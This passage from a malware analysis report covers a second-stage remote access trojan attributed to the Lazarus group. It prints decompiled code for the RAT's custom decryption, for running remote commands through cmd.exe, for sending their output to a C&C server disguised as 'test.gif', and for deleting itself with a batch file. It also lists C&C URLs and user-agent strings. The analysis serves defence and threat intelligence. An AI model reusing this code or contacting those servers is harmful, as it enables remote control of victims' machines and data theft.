
```
signed __int64 __fastcall String_decoder(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // r10
  char v4; // r11
  signed __int64 result; // rax
  unsigned int v6; // er9
  __int64 v7; // rbx
  char v8; // cl

  a3 = (signed int)a3;
  v3 = a2;
  v4 = -124;
  result = 1461817411i64;
  v6 = 162112194;
  if ( (signed int)a3 > 0i64 )
  {
    v7 = a1 - a2;
    do
    {
      v8 = *(_BYTE *)(v7 + v3++);
      *(_BYTE *)(v3 - 1) = v4 ^ result ^ v6 ^ v8;
      v4 = v4 & result ^ v6 & (v4 ^ result);
      v6 = (v6 >> 8) | ((((unsigned __int16)v6 ^ (unsigned __int16)(8 * v6)) & 0x7F8) << 20);
      result = ((unsigned int)result >> 8) | ((((_DWORD)result << 7) ^ ((unsigned int)result ^ 16
                                                                  * ((unsigned int)result ^ 2 * (_DWORD)result)) & 0xFFFFFF80) << 17);
      --a3;
    }
    while ( a3 );
  }
  return result;
}
```

Figure 16: Custom decryption algorithm
http://mail.namusoft.kr/jsp/user/eam/board.jsp
http://www.jinjinpig.co.kr/Anyboard/skin/board.php

After the initialization process has finished, it checks if the communications to C&C servers were successful or not and if they were successful it goes to the next step in which it receives the commands from the server and performs different actions based on the commands.

The commands received from the C&C are base64 encoded and encrypted using its custom encryption algorithm (Figure 16). After deobfuscation, it performs the following commands based on the command codes. The communications to the server have been done through send and recv socket functions.

8888: It tries to execute the command it has received after command code in two different ways. At first it tries to execute the command by creating a new thread (Figure 17). This thread gets the command after command code and executes it using *cmd.exe*. This process has been done through using CreatePipe and CreateProcessA. Then it uses ReadFile to read the output of cmd.exe.




```
  GetSystemDirectoryW(Buffer, 0x103u);
  v2 = -1i64;
  v3 = -1i64;
  do
    ++v3;
  while ( *((_BYTE *)lpThreadParameter + v3) );
  if ( v3 > 0x384 )
    ExitThread(0);
  sprintf(CommandLine, "%S\\cmd.exe /c %s", Buffer, (const char *)lpThreadParameter);
  result = malloc(0x400ui64);
  v5 = result;
  if ( result )
  {
    memset(result, 0, 0x400ui64);
    *(&PipeAttributes.nLength + 1) = 0;
    *(&PipeAttributes.bInheritHandle + 1) = 0;
    PipeAttributes.nLength = 24;
    PipeAttributes.lpSecurityDescriptor = 0i64;
    PipeAttributes.bInheritHandle = 1;
    CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0x3E8u);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    StartupInfo.hStdOutput = hWritePipe;
    StartupInfo.hStdError = hWritePipe;
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 257;
    StartupInfo.wShowWindow = 0;
    if ( !CreateProcessA(0i64, CommandLine, 0i64, 0i64, 1, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
      ExitThread(0);
    CloseHandle_0(hWritePipe);
    Sleep_0(0x1F4u);
    v6 = (unsigned __int8 *)malloc(0x100000ui64);
    v7 = v6;
    if ( !v6 )
      ExitThread(0);
    memset(v6, 0, 0x100000ui64);
    v8 = 0;
    while ( ReadFile_0(hReadPipe, v5, 0x3E8u, &NumberOfBytesRead, 0i64) )
    {
      memmove(&v7[v8], v5, (int)NumberOfBytesRead);
      v8 += NumberOfBytesRead;
      Sleep_0(0x64u);
    }
    CloseHandle_0(hReadPipe);
    do
      ++v2;
    while ( v7[v2] );
    String_decoder((__int64)v7, (__int64)v7, (unsigned int)v2);
    v9 = (char *)base64_encode(v7, v2, &v14);
    free(v7);
    send_test_gif(v9);
    if ( v9 )
      free(v9);
    ExitThread(0);
  }
  return result;
}
```


Send the cmd.exe output to server as test.gif

Figure 17: Create thread

Output of cmd.exe has been encoded and encrypted and is sent to the server as *test.gif* using an HTTP POST request (Figure 18).




```
memset(bufa, 0, sizeof(bufa));
memset(v19, 0, 260);
v16[0] = 0;
*(_DWORD *)&v16[1] = 0;
if ( !dword_7FF77F5C4F64 )
  dword_7FF77F5C4F64 = sub_7FF77F5A1030();
sub_7FF77F5A1650(v19);
strcpy(v16, "POST");
memset(Dest, 0, sizeof(Dest));
sprintf(
  Dest,
  "-----------------------------6acdd8e40b3a\r\n"
  "Content-Disposition: form-data; name=\"image\"; filename=\"test.gif\"\r\n"
  "Content-Type: text/plain\r\n"
  "\r\n");
strcpy(v17, "\r\n-----------------------------6acdd8e40b3a--\r\n");
memset(v18, 0, sizeof(v18));
v2 = -1i64;
```



```
v3 = -1i64;
do
  ++v3;
while ( buf[v3] );
v4 = -1i64;
do
  ++v4;
while ( v17[v4] );
v5 = v4 + v3;
v6 = -1i64;
do
  ++v6;
while ( Dest[v6] );
sprintf(
  bufa,
  "%s %s HTTP/1.1\r\n"
  "User-Agent: %s\r\n"
  "Host: %s\r\n"
  "Content-Type: multipart/form-data; boundary=---------------------------6acdd8e40b3a\r\n"
  "Content-length: %d\r\n"
  "\r\n",
  v16,
  byte_7FF77F5C4E60,
  v19,
  Dst,
    v6 + v5);
  *(_QWORD *)&name.sa_family = 0i64;
  *(_QWORD *)&name.sa_data[6] = 0i64;
  v7 = gethostbyname(Dst);
  if ( !v7 )
    return 0i64;
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = **(_DWORD **)v7->h_addr_list;
  v8 = atoi("80");
  *(_WORD *)name.sa_data = htons(v8);
  v9 = socket(2, 1, 0);
  v10 = v9;
  if ( v9 == -1i64 )
    return 0i64;
  if ( connect(v9, &name, 16) == -1 )
    goto LABEL_12;
  v12 = -1i64;
  do
    ++v12;
  while ( bufa[v12] );
  if ( send(v10, bufa, v12, 0) == -1 )
    goto LABEL_12;
  v13 = -1i64;
  do
    ++v13;
  while ( Dest[v13] );
  if ( send(v10, Dest, v13, 0) == -1 )
    goto LABEL_12;
  v14 = -1i64;
  do
    ++v14;
  while ( buf[v14] );
  if ( send(v10, buf, v14, 0) == -1 )
    goto LABEL_12;
```

Figure 18: Send the output of cmd.exe as test.gif


If the *CreateThread* process was not successful, it executes the command by calling *WinExec* and then sends the “”8888 Success!” message after encrypting it using its custom encryption and then encoding it using base64 to the server as *test.gif*.



```
CmdLine = 0;
memset(v78, 0, sizeof(v78));
v19 = -1i64;
v50 = -1i64;
do
  ++v50;
while ( *((_BYTE *)v4 + v50) );
if ( v50 >= 0x108 )
  goto LABEL_73;
v51 = (CHAR *)(v4 + 1);
do
{
  v52 = *v51++;
  v51[&CmdLine - (CHAR *)(v4 + 1) - 1] = v52;
}
while ( v52 );
v53 = fopen(&CmdLine, "wb");
if ( !v53 )
  goto LABEL_73;
v54 = -1i64;
do
  ++v54;
while ( *((_BYTE *)v4 + v54) );
v55 = -1i64;
do
  ++v55;
while ( *((_BYTE *)v4 + v55) );
fwrite((char *)v4 + v55 + 1, 1ui64, v3 - v54 - 1, v53);
fclose(v53);
WinExec(&CmdLine, 0);
Dest = 0;
memset(v80, 0, sizeof(v80));
sprintf(&Dest, "8888 Success!");
```

Figure 19: WinExec

- 1234: It calls CreateThread to execute the buffer(third stage payload) it received from the server. At the end it encodes and encrypts “1234 Success!” and sends it to the server as *test.gif*.
- 2099: It creates a batch file and executes it and then exits. This batch file deletes the *AppStore.exe* from the victim’s machine.



```
int create_batFile_2()
{
  HANDLE FileA; // rax
  void *v1; // rbx
  __int64 v2; // r8
  DWORD NumberOfBytesWritten; // [rsp+50h] [rbp-B0h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [rsp+58h] [rbp-A8h] BYREF
  struct _STARTUPINFOA StartupInfo; // [rsp+70h] [rbp-90h] BYREF
  CHAR Buffer[272]; // [rsp+E0h] [rbp-20h] BYREF
  CHAR Filename[272]; // [rsp+1F0h] [rbp+F0h] BYREF
  char v9[528]; // [rsp+300h] [rbp+200h] BYREF

  memset(Filename, 0, 260);
  memset(v9, 0, 520);
  memset(Buffer, 0, 260);
  LODWORD(FileA) = GetModuleFileNameA_0(0i64, Filename, 0x1F4u);
  if ( (_DWORD)FileA )
  {
    GetTempPathA(0x1F4u, Buffer);
    strcat_s(Buffer, 0x104ui64, Src);
    sub_7FF77F5A3520(
      v9,
      "@echo off\r\n:L1\r\ndel \"%s\"%s \"%s\" goto L1\r\ndel \"%s\"\r\n",
      Filename,
      aIfExist,
      Filename,
      Buffer);
    FileA = CreateFileA(Buffer, 0x40000000u, 3u, 0i64, 2u, 0x80u, 0i64);
    v1 = FileA;
    if ( FileA != (HANDLE)-1i64 )
    {
      v2 = -1i64;
      do
        ++v2;
      while ( v9[v2] );
      WriteFile_0(FileA, v9, v2, &NumberOfBytesWritten, 0i64);
      CloseHandle_0(v1);
      memset(&StartupInfo, 0, sizeof(StartupInfo));
      memset(&ProcessInformation, 0, sizeof(ProcessInformation));
      StartupInfo.cb = 104;
      StartupInfo.dwFlags = 1;
      StartupInfo.wShowWindow = 0;
      LODWORD(FileA) = CreateProcessA(0i64, Buffer, 0i64, 0i64, 0, 0, 0i64, 0i64, &StartupInfo, &ProcessInformation);
    }
  }
  return (int)FileA;
}
```

Figure 20: Creates batch file

- 8877: It stores the buffer received from server in a file.
- 1111: It calls The shutdown function to disables sends or receives on a socket.

This second stage payload has used custom encoded user agents for its communications. All of these user agents have been base64 encoded and encrypted using the same custom encryption algorithm used to encrypt the server addresses. Here is the list of the different user agents used by this RAT.

```
Mozilla/%d.0  (compatible; MSIE %d.0; Windows NT %d.%d; WOW64; Trident/%d.0;
Infopath.%d)

Mozilla/18463680.0  (compatible; MSIE -641.0; Windows NT 1617946400.-858993460;
WOW64; Trident/-858993460.0; Infopath.-858993460)

Mozilla/18463680.0  (compatible; MSIE -641.0; Windows NT 1617946400.-858993460;
Trident/-858993460.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; Infopath.-858993460)

Mozilla/%d.0  (Windows NT %d.%d%s) AppleWebKit/537.%d (KHTML, like Gecko)
Chrome/%d.0.%d.%d Safari/%d.%d Infopath.%d
```

Attribution


There are several similarities between this attack and past Lazarus operations and we believe these are strong indicators to attribute this attack to the Lazarus threat actor.

- The second stage payload has used the similar custom encryption algorithm that has been used by BISTROMATH RAT associated to this APT.
- The second stage payload has used a combination of base64 and RC4 for data obfuscation which is a common technique used by this APT.
- The second stage payload used in this attack has some code similarities with some of known Lazarus malware families including Destover.
- Sending data and messages as a GIF to a server has been observed in past Lazarus operations including AppleJeus, *Supply Chain attack* against South Korea and the DreamJob operation.
- This phishing attack has targeted South Korea which is one of the main targets of this actor.
- The group is known to use Mshta.exe to run malicious scripts and download programs which is similar to what has been used in this attack.

Conclusion

